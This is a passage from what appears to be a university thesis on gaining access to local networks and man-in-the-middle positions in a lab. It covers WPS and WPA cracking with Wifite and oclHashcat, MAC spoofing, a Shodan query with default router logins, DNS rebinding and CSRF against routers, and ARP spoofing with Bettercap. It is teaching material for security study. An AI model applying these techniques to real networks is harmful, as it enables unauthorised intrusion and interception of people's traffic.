Dynamic Host Configuration Protocol (DHCP) is responsible for assigning and distributing the IP addresses inside a network. The purpose of DHCP server is to tell network device their IP address, address of a default gateway and address of default DNS server. These basic settings enable the device to connect to other clients and the gateway in the network. DNS server is also needed to be able to query domain names, but it is not mandatory. DHCP allows networks to be auto configurable, meaning that if a client has chosen to use DHCP it will get settings that should get it connected with other devices in the network. And perhaps connect to the other networks that the gateway is connected to. [36]

DHCP has whole lot of options and configurations, but in terms of this thesis it is not sensible to go through all DCHP capabilities. The main idea of DHCP server in the network is to provide addresses so the packages would flow inside the network as indented. DHCP has quite a lot of control over a networking device since it is the one who tells the devices the crucial gateway address and DNS address. DHCP sends the information in broadcast, thus the message can be replicated and modified. An attacker can spoof the DHCP requests and tell the victim whatever IP to use as a gateway or as a default DNS server. [36]

4 ATTACKING METHODS AND SOFTWARE USED

In this section attacking methods and software used to conduct attacks will be described. Popular methods of gaining access to a foreign network and gaining MITM position inside the network are described here. Some of the methods described here are also used in live like attack scenario in next chapter. All the work is done in laboratory environment and no attacks were conducted outside of the controlled environment. All the attacks done in this section are using Kali Linux Sana 2.0 and collection of software found from the Kali package repository and from GitHub.

4.1 Gaining the access

In this section couple of different methods for gaining an access into a foreign network are explained and demonstrated. These are no means all the methods that can be used to gain access, but are probably the most known ones.

4.1.1 Physical access

It's not very common to have a physical access to any network devices of the victim. In case there is access to the physical interface, it can be used to gain easy access to the network. Although sometimes just having a physical access is not enough, if there is a MAC address filtering enabled in the network. Network administrator can list the MAC addresses of devices that are allowed to connect to it. So if a device enters the network with unknown MAC address the router will refuse all the traffic coming from that MAC address. This can be easily bypassed by changing the MAC address of the device to one that is allowed. If the same network has a WLAN enabled, the MAC addresses of real users can be captured. For example, software called Airodump-ng from Aircrack-ng [37] bundle can sniff MAC addresses from Wi-Fi. By capturing a MAC address that someone already uses in the network and then changing used MAC address to match it can gain access to the network. MAC address can then be changed easily by using for example GNU MAC Changer [38] as in figure 4.



Figure 4: Changing the MAC address with GNU MAC Changer.

4.1.2 Entering WLAN

To be able to exploit the vulnerabilities in LAN protocols, access is needed to the victims' network. In basic home network setup, there is a WLAN access point (AP) build-in into the router. It depends on the user, whether there is a protection set up or not. Either way, it is possible to overcome most of the protections used by home users. In case the victim is connected to an open WLAN there is no need to worry about bypassing the authentication.

For secure WLAN password cracking or some other method of authentication bypassing is needed to gain access. There are three basic securing methods for home WLAN environments: WEP, WPA and WPA2. WEP is very weak and quite obsolete nowadays and not used so much anymore. WPA and WPA2 are quite often used in home environments and they are a bit more secure in terms of how long it takes to crack their passphrases. In addition to these encryption methods, there is a technology called Wi-Fi Protected Setup (WPS) which can be used to connect to the network without knowing the passphrase.

Wifite [39] is a great piece of software for monitoring and gathering information about the Wi-Fi connection within range. Wifite is essentially a collection of many software that does small things put together with easy to use interface. It uses some basic tools of Linux, python and most importantly Aircrack-ng suite. Straight by starting the software, it sets the WLAN adapter into monitoring mode and starts scanning for available WLANs. Figure 5 shows the starting screen of the software. The screen shows used encryption method, the signal power, whether there is WPS enabled for the AP and whether there are active clients in the network connected.



Figure 5: Wifite monitoring screen.

After selecting the target Wi-Fi, Wifite tries to first attack WPS if it is enabled and if not it starts to listen for WPA authentication handshake. In this case, WPS has been enabled and because that is the easiest method to crack, the software starts to crack the WPS PIN when WLAN target number is filled in.

First attack that Wifite tries is so called Pixie Dust, which is a known vulnerability in WPS implementation of some chipset manufacturer's AP devices. Pixie attack is quite complex and it is not in the scope of this thesis to go over the specific methods that it uses. In short the attack exploits a security feature built-in AP that is used to protect clients from connecting rogue APs. In order to prevent WPS connections to rogue AP's the AP must share some information showing that also it knows the WPS PIN before the client can trust it. To do this, the AP sends encrypted key info about the PIN in question. The attacker can use this encrypted key info to brute force the PIN offline.

WPS PIN is 8 digits long where the last digit is a checksum number. PIN is validated by the AP in two parts. First part is 4 digits long and the second part is 3 digits long which

give it total of 11000 possible combinations. Needless to say that WPS PIN is quite easy to brute force. Although some APs have brute force lock-out protection that slows brute forcing the PIN down quite a bit. There are two different methods how the manufacturers do the lockout, or actually three, 1. There is no lockout period (which is still pretty common), 2. WPS login is disabled for some period of time (ranging from 10 seconds to a minute) and 3. WPS login is disabled until the router is rebooted. Each one of these different implementations has problems. Having a lockdown for authentication does not really remove the possibility that the PIN can still be brute forced, it just slows it down. Because the entropy of the PIN is so small, even a one-minute lockdown for example after 5 attempts will still be reasonable quick to brute force. Even if the lockdown period is set to last until next reboot of the router it can be overcome. Routers (as well many other embedded devices) does reboot quite easily whenever they encounter situation that they cannot handle, for example they run out of memory or a required piece of software crashes. This fundamental of self-sustained devices can be abused and there are few methods to force routers to reboot (mdk3, revdk3). [40] [41]

There are basically two methods how WPS should be implemented in a router according to the specification; button method and one-time PIN. Button method means that whenever user needs to get connected into a router a button on the router is pushed and WPS is enabled for a short period of time for the user to log in. One-time PIN means that PIN can be tried only once and a new one is generated after either successful or unsuccessful login. These methods sound to be quite safe in terms of how they could be brute forced. Unfortunately, the router manufacturers have cut some corners in many cases and do not obey this specification. Many router manufacturers have implemented WPS so that there is a static sticker in the bottom of the router which defines the WPS PIN and even though the specification says WPS PIN should be changed after a try it does not. [41]

Cracking the WPS PIN is the “easy way” but in most cases the WPS is not enabled in the AP. In this case WPA / WPA2 PSK need to be cracked to gain access to the network. In order to crack the passphrase an authentication handshake needs to be captured. Again Wifite can do this and actually will do this by default if WPS is not enabled. Authentication handshake process is done between Wi-Fi AP and a client that connects to

it. In the handshake process the two parties share the key information and the actual passphrase. Attacker can capture the handshake frames which contain encrypted Pre-Shared Key (PSK). To capture a handshake frame there needs to be at least one legit user sending the correct information to the AP. So basically the attacker needs to wait until someone connects to the Wi-Fi and capture the handshake. As shown in figure 5 Wifite also tracks if there are clients connected to the given networks. If there are clients connected Wifite will try to de-authenticate existing clients to force them to re-authenticate. In the figure 6 it is shown how Wifite first sends 5 deauth packets to identified client in the network and to get the client re-authenticate and then captures the new authentication frame. Captured frame is then saved to a file.



Figure 6: Wifite captures a WPA handshake.

After capturing the handshake, the attacker needs to crack the encrypted passphrase from the frame. Cracking the passphrase is quite complex operation to do, so it might take some time to crack it even with good password lists. Wifite can be used also to crack the captured frames, but since the task is quite resource heavy it is better to be done with software that can utilize Graphical Processing Unit (GPU) instead of Central Processing Unit (CPU) for the calculation.

Software called oclHashcat [42] is a great tool to crack any kind of password hashes with GPU. oclHashcat can be configured to use word lists or mask attack. Word lists are long lists of predefined passwords that the software tries to match with the hash. In mask attack mode the software iterates through all the possible combinations of characters that are defined in given mask. Mask is a markup presentation of desired character set to use. For example mask can look like this: “?l?l?l?l?l?d?d?d”. That mask markup defines that first

five characters can be any lower case letter and last 3 can be any digit. For example, password “marku111” would be sufficient for the mask and “markus11” would not. Brute forcing through all the possible combinations is very time consuming and in most cases not a real option. Well generated and targeted password lists are more often better option when it comes to cracking WPA handshakes. There are also services in the Internet that offers password cracking. These services have big carefully crafted wordlists for specific use cases. These services also utilize so called rainbow tables to make speed things up. Rainbow tables are tables that has the password hashes of each password already calculated and indexed so when a new hash is compared against a certain password, it is not actually compared to the plain password string but instead ready calculated hash of it. By utilizing the rainbow table, the machine does not need to do such a heavy calculation of using the same hashing algorithm for every password but instead just compare the hash in the “to be cracked frame” against similar already calculated rainbow frame.

4.1.3 Infected machine inside the network

In case of there is an infected machine already inside the network, it can be used to gain access. Even though the infected machine is not the victim, the infected machine can be used as a gateway in the local network. Using a machine inside a target network as a gateway is also often called pivoting. Common pivoting methods are using Netcat and Secure Shell (SSH) tunneling to execute commands inside a foreign network [43]. Metasploit framework [44] also has own shell code that has quite a few good pivoting tools to escalate further in a target network. Although many tools available requires some tweaking to be able to work through pivoting tunnel. Some tools like Bettercap [45] (for ARP poisoning) cannot be used through tunnels since they work on network layer 2, which is not usable outside of the network. Although if the attacker has root access to a remote machine, one can use it as it is the local machine by installing required software on it and piping everything back to his or her own machine.

Pivoting methods to escalate further inside the target network will not be demonstrated in the final attack scenario, but are noted here since it can be done with some extra work put into the attack.

4.1.4 Router remote login

Some customer grade routers have a remote access enabled to the public by default. This kind of setup is quite dangerous when you count in the fact that most of the users who have the remote access still enabled are not likely to change the default login credentials either. Router remote access can be used to gain access to the internal network in few different ways but does not automatically gain access inside the network. With router management, attacker can usually change things like DCHP settings, DNS servers which can gain MITM position to any outgoing packages. One thing to note here is that because there is no direct access inside the LAN some of the methods described earlier, like ARP spoofing, does not work in this situation straight out of the box. It is possible to gain access into the network by using pivoting methods through the router. Having an access to the router is actually the most optimal MITM position one can have, since it is literately in between of the Internet and the victim. Attacker can, for example, enable SSH access into the router and upload a custom firmware. By manipulating DCHP and DNS settings attacker can also gain rerouted MITM position.

Remote access enabled routers can easily be discovered by using search engines like Shodan.io. Using search filter parameters like “port:80 micro_httpd”, since most of the routers use webserver software called micro_httpd, will filter out basic webpages quite effectively. Default login credentials are easy to find by looking up the manufacturers websites for manuals for specific routers. Often just plain admin / admin or root / root gets the user right in.

This method is not used in the final attack scenario but is explained because the issue is real and there are many manufacturers still that ship their products in unsecure manner.

4.1.5 CSRF and DNS rebinding

Even if the router has no remote access enabled from outside it is possible for the attacker to gain access to the router management interface by utilizing attack methods called DNS rebinding and CSRF (Cross Site Request Forgery). DNS rebinding is a method to trick browsers same origin policy. Same origin policy is a browser safety mechanism that

prevents a website to request an asset from other origin than the one that the website itself is served from. In practice this means that if an asset is loaded from attacker.com, it cannot interact with any other origin than what it was loaded from, attacker.com and not with for example google.com or yahoo.com.

DNS Rebinding overcomes same origin policy by telling the host that attacker.com has changed its IP address. For example, an attacker has a host in attacker.com which resolves to IP 1.1.1.1. So the attacker.com has a DNS A record telling that the domain name should be resolved to IP 1.1.1.1. With multiple A record binding the DNS server can also tell the client that it has alternative addresses. For example, another A record on that domain could say that alternative IP address for the domain is 157.24.2.14 (which is the IP address of lut.fi). When an asset loaded from attacker.com wants to connect to the IP address of lut.fi (which was defined in the attacker.com DNS record also), it just connects back to its own domain “attacker.com” but when this request comes in to the server, it sends TCP reset package to say “hey, my IP 1.1.1.1 you are trying to connect is down”. Fortunately, the DNS server told the client that there was another IP address bind to the same domain name, so that can then be used and thus the browser connects to 157.24.2.214 and thinks it is connecting to attacker.com. Simplified multiple A record DNS rebinding is described in figure 7. There are also other implementations of DNS Rebinding, but the multiple A record attack is probably the most straightforward. [46], [47]



Figure 7: Multiple A records DNS rebinding scenario.

In order to use this to attack a router, it is not quite that simple. DNS rebinding has been around since 1996 and is nothing new in hackers' arsenal, hence there are preventions built to block it. Prevention mechanisms are concerned about attacks to the internal network, which initially in fact is the goal in DNS rebinding attack for routers. The prevention mechanisms block DNS rebinding to internal IP addresses also known as RFC1918 non-routable IP addresses [48]. Even though the prevention mechanisms block DNS Rebinding attacks towards internal IP addresses, like the router management panel that would normally be accessed from the internal address matching the default gateway (usually 192.168.0.1 or 192.168.1.1), it is still possible to get access to the router management because of poor configuration of NICs' in routers. Craig Heffner demonstrated in his Blackhat presentation 2010 [49] that the default setup in majority of the consumer routers has all the services bound to both internal and external network interfaces and there are

only firewall rules to drop connections to port 80, which serves the management UI, from WAN interface. This means that the internal IP address can open up the management UI by connecting to the WAN IP address of the router also. So in the attack scenario, it is possible to use the DNS Rebinding for the external IP address of victims' router. [46], [47]

By using the method described above the website on the server of attacker.com has access to the contents of the router management UI. By having the content of the management UI, any asset can access the forms and buttons like it was run on the website and get the content back too. The script is run on the victims' browser and because of DNS rebinding the script has an access to the website served on victims public IP address (which in most cases is the router management UI). Because of the CORS policy does not apply anymore, the script (served from attacker.com) can now run series of CSRF type of requests in the external page within its own content. To abuse this, a script can be built that can identify the router manufacturer by its login screen and then run specific series of form posts and click commands to navigate inside the management UI. The script can for example enable a remote access to the management UI for the attacker to take closer look, or even upload a custom firmware with backdoor in it. Craig Heffner had a demo [46] on Blackhat 2010 seminar where he was able to remotely use the management tool as an attacker while the user browses the poisoned site. This same mechanism can be applied to many other cases than just a router management UI. For example, the attacker could use the same attack to use read user mails from a webmail client the user is logged into.

CSRF in general is an attack that can be used to run commands in client browser with client browser capabilities, like COOKIE data. For example, a website has an image that is loaded from "http://mysecuremail.notexist/?command=deleteAll". By opening the URL itself would not be harmful for user who is not logged in, but if the user has for example COOKIE data in the browser that the server identifies (as a session token for example) and logs the user in on the request, commands that require authentication can be executed.

This kind of attack is not performed in the final attack scenario, but is described here because even though the attack is quite complex, the potential of this kind of attack is huge. There are many use cases for DNS rebinding that cannot really be helped. For CSRF

there are some protection methods that does help in case of “basic” CSRF attacks, but when combined with DNS rebinding browsers are vulnerable.

4.2 Gaining MITM position

Now, as the access into the LAN has gotten can one start gathering packets transferred inside the network. There are few different LAN protocols that can abused to capture packets. This section describes methods that can be used to gain MITM position while inside a foreign network.

4.2.1 ARP Spoofing

ARP spoofing is one of the most effective ways to gather full MITM position while inside a LAN. A tool called Bettercap can be used to poison the ARP tables of connected devices. Bettercap when launched in –X sniffer mode will broadcast type 1 ARP requests to find out devices in the subnet as show in Wireshark [50] dump in figure 8.



Figure 8: ARP flood in network to gather devices in it.

When Bettercap figures out the devices that are in the subnet, it starts to send ARP type 2 replies to the devices. Shown in figure 9 Bettercap sends reply “Default gateway (192.168.1.1) is at :8f (which is actually its own MAC address). It also sends ARP reply to

the actual gateway saying “192.168.1.136 (that used to be at :76) is now at :8f”. These ARP messages will update corresponding devices ARP cache tables so that .136 will resolve MAC to 8f in gateway and .1 will resolve to .133 in victims’ end. Note that Bettercap is not using the gratuitous ARP method described earlier, but rather more spammy and straight forward method to spoof every device individually. What is great here also is that Wireshark actually shows that there is something fishy going on with these ARP requests. It could as well be so that gateway has just been changed and new gateway really has MAC :8f.



Figure 9: APR type 2 reply to update target ARP cache table

Bettercap also displays devices found in the UI and by default outputs also the traffic going through it like in figure 10.



Figure 10: Bettercap discovering new device and showing traffic going through it

Devices in the network has now their ARP cache tables poisoned and sends all the packets meant to gateway through the attacker. Bettercap also does packet forwarding, so the victim does not notice any interruption on their connection. When the victim opens for example google.com the HTTP request is sent to the attacker, because the IP address resolved by the victim looks to be outside of its current subnet and because the client thinks the attacker is the gateway. Figures 11, 12, 13 and 14 show how packets flow in the network.



Figure 11: Packets sent from victim to attacker and packet overview

After the initial HTTP request packet is sent to attacker, it is then redirected by the attacker to the real gateway (Figure 12).



Figure 12: Packet redirection from attacker to gateway

When the external server sends HTTP response packet, it is routed to the attacker by the gateway (Figure 13).

